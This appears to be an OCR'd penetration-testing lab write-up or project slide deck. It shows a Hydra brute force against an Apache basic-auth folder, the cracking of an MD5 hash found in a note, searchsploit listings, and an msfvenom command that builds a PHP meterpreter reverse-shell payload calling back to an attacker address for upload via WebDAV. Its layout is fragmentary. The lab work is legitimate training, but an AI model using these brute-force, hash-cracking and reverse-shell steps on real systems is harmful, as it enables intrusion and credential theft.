This server could not verify that you are authorized to access the document requested. Either you supplied the wrong credentials (e.g., bad password), or your browser doesn't understand how to supply the credentials required.

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

Authentication Required


http://192.168.1.105 is requesting your username and password. The site says: “For ashtons eyes only”

User Name:

Password:

Waiting for 192.168.1.105...


Cracking the password using Hydra



```
+ http://192.168.1.105/webdav (CODE:401|SIZE:460)

-----------------
END_TIME: Mon May  2 17:11:36 2022
DOWNLOADED: 4612 - FOUND: 2
root@Kali:~# cd /
root@Kali:/#
root@Kali:/# pwd
/
root@Kali:/# Apache httpd 2.4.29
bash: Apache: command not found
root@Kali:/# find * -type f -name rockyou.txt.gz
usr/share/wordlists/rockyou.txt.gz
root@Kali:/# cd /usr/share/w
wallpapers/       webacoo/          webshells/        wfuzz/            windows-binaries/  wine/             wordlists/
watobo/           webhandler/       weevely/          whatweb/          windows-resources/ wireshark/
root@Kali:/# cd /usr/share/wordlists/
root@Kali:/usr/share/wordlists# ls
dirb  dirbuster  fasttrack.txt  fern-wifi  metasploit  nmap.lst  rockyou.txt.gz  wfuzz
root@Kali:/usr/share/wordlists# gunzip rockyou.txt.gz
root@Kali:/usr/share/wordlists# ls
dirb  dirbuster  fasttrack.txt  fern-wifi  metasploit  nmap.lst  rockyou.txt  wfuzz
root@Kali:/usr/share/wordlists# 
```

```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "madonna1" - 10126 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lindinha" - 10127 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "leopoldo" - 10128 of 14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laruku" - 10129 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lampshade" - 10130 of 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lamaslinda" - 10131 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lakota" - 10132 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laddie" - 10133 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10134 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10135 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 of 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399 [child 7] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-05-02 17:36:47
root@Kali:/usr/share/wordlists# 
```

Accessing the secret file - username ashton pswd leopoldo




Index of /company_folders/secret_folder - Mozilla Firefox
Index of /company_folders/s
PROJECT 2 TEMPLATE -
My Drive - Google Drive
kali Screen shots - Googl
192.168.1.105/company_folders/secret_folder/
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU

Index of /company_folders/secret_folder

Name	Last modified	Size	Description
Parent Directory		-	
connect_to_corp_server	2019-05-07 18:28	414	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80


Corporate server contents



```
root@Kali:~#

[-] No platf
[-] No arch
No encoder o
Payload size

root@Kali:~#
root@Kali:~#
```

```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```

Hash/Password crack for Ryan’s account



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
d7dad0a5cd7c8376eeb50d69b3ccd352
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

Color Codes: 🟩 Green: Exact match, Yellow: Partial match, 🟥 Red: Not found.

Download CrackStation's Wordlist

How CrackStation Works

```
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-05-02 17:36:47
root@Kali:/usr/share/wordlists# 
```

Exploitation: WebDav file upload via reverse php shell

01

Tools & Processes
Msfvenom to create the payload

02


Achievements
What did the exploit achieve? For example: Did it grant you a user shell, root access, etc.?

Delivered the payload file onto the target machine. Executed the file and created shell. Used the shell to navigate the file system and locate the flag file.


03

See accompanying screen shots

Finding the exploit to use for the attack




```
xt:Commerce Shopsoftware 3/4 - 'FCKeditor' Arbitrary File Upload              | exploits/php/webapps/15455.txt
xt:Commerce VEYTON 4.0.15 - 'products_name_de' Script Insertion               | exploits/php/webapps/20863.txt
xtcModified 1.05 - Multiple HTML Injection / Cross-Site Scripting Vulnerabilities | exploits/php/webapps/35408.txt
yMonda Thread-IT 1.6 - Multiple HTML Injections                              | exploits/php/webapps/23175.txt
yahoo answers - 'id' SQL Injection                                            | exploits/php/webapps/7131.txt
yaplap 0.6.1b - 'ldap.php' Remote File Inclusion                              | exploits/php/webapps/2930.pl
yogurt 0.3 - Cross-Site Scripting / SQL Injection                             | exploits/php/webapps/8932.txt
yourplace 1.0.2 - Multiple Vulnerabilities / Remote Code Execution            | exploits/php/webapps/7545.txt
z-breaknews 2.0 - 'single.php' SQL Injection                                  | exploits/php/webapps/6309.txt
z1exchange 1.0 - 'site' SQL Injection                                         | exploits/php/webapps/7311.txt
zBlog 1.2 - SQL Injection                                                     | exploits/php/webapps/4772.txt
zFeeder 1.6 - 'admin.php' Admin Bypass                                        | exploits/php/webapps/8092.txt
zKup CMS 2.0 < 2.3 - Arbitrary File Upload                                    | exploits/php/webapps/5220.php
zKup CMS 2.0 < 2.3 - Remote Add Admin                                         | exploits/php/webapps/5219.php
zeeproperty - 'adid' SQL Injection                                            | exploits/php/webapps/6780.txt
zeeproperty 1.0 - Arbitrary File Upload / Cross-Site Scripting                | exploits/php/webapps/7058.txt
zen cart 1.3.9f - Multiple Vulnerabilities                                    | exploits/php/webapps/15165.txt
zzzphp CMS 1.6.1 - Cross-Site Request Forgery                                 | exploits/php/webapps/46488.txt
zzzphp CMS 1.6.1 - Remote Code Execution                                      | exploits/php/webapps/46454.txt
µTorrent (uTorrent) WebUI 0.310 Beta 2 - Cross-Site Request Forgery          | exploits/php/webapps/31672.txt
------------------------------------------------------------------------------ ----------------------------------------
------------------------------------------------------------------------------ ----------------------------------------
 Shellcode Title                                                              |  Path
                                                                              | (/usr/share/exploitdb/)
------------------------------------------------------------------------------ ----------------------------------------
Linux/x86 - Bind (/TCP) Shell Shellcode (Generator)                           | shellcodes/generator/13282.php
Linux/x86 - Reverse PHP (Writes to /var/www/cb.php On The Filesystem) Shell Shellcode (508 bytes) | shellcodes/linux_x86/13340.c
Linux/x86 - Search For '.PHP'/'.HTML' Writable Files + Add Code Shellcode (380+ bytes) | shellcodes/linux_x86/18379.c
Solaris/x86 - Bind (/TCP) Shell Shellcode (Generator)                         | shellcodes/generator/13498.php
Windows (XP SP1) - Bind (/TCP) Shell Shellcode (Generator)                    | shellcodes/generator/13283.php
------------------------------------------------------------------------------ ----------------------------------------
root@Kali:~# seachsploit php reverse shell
bash: seachsploit: command not found
root@Kali:~# searchsploit php reverse shell
------------------------------------------------------------------------------ ----------------------------------------
 Exploit Title                                                                |  Path
                                                                              | (/usr/share/exploitdb/)
------------------------------------------------------------------------------ ----------------------------------------
IGSuite 3.2.4 - Reverse Shell / Blind SQL Injection                           | exploits/php/webapps/5898.pl
------------------------------------------------------------------------------ ----------------------------------------
------------------------------------------------------------------------------ ----------------------------------------
 Shellcode Title                                                              |  Path
                                                                              | (/usr/share/exploitdb/)
------------------------------------------------------------------------------ ----------------------------------------
Linux/x86 - Reverse PHP (Writes to /var/www/cb.php On The Filesystem) Shell Shellcode (508 bytes) | shellcodes/linux_x86/13340.c
------------------------------------------------------------------------------ ----------------------------------------
root@Kali:~#
```



```
root@Kali:~#  msfvenom -p php/meterpreter/reverse_tcp  lhost=192.168.1.90 lport=4444  > payload.php

[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes

root@Kali:~#
root@Kali:~#
```

Navigate on the Kali machine in the file system to copy the payload

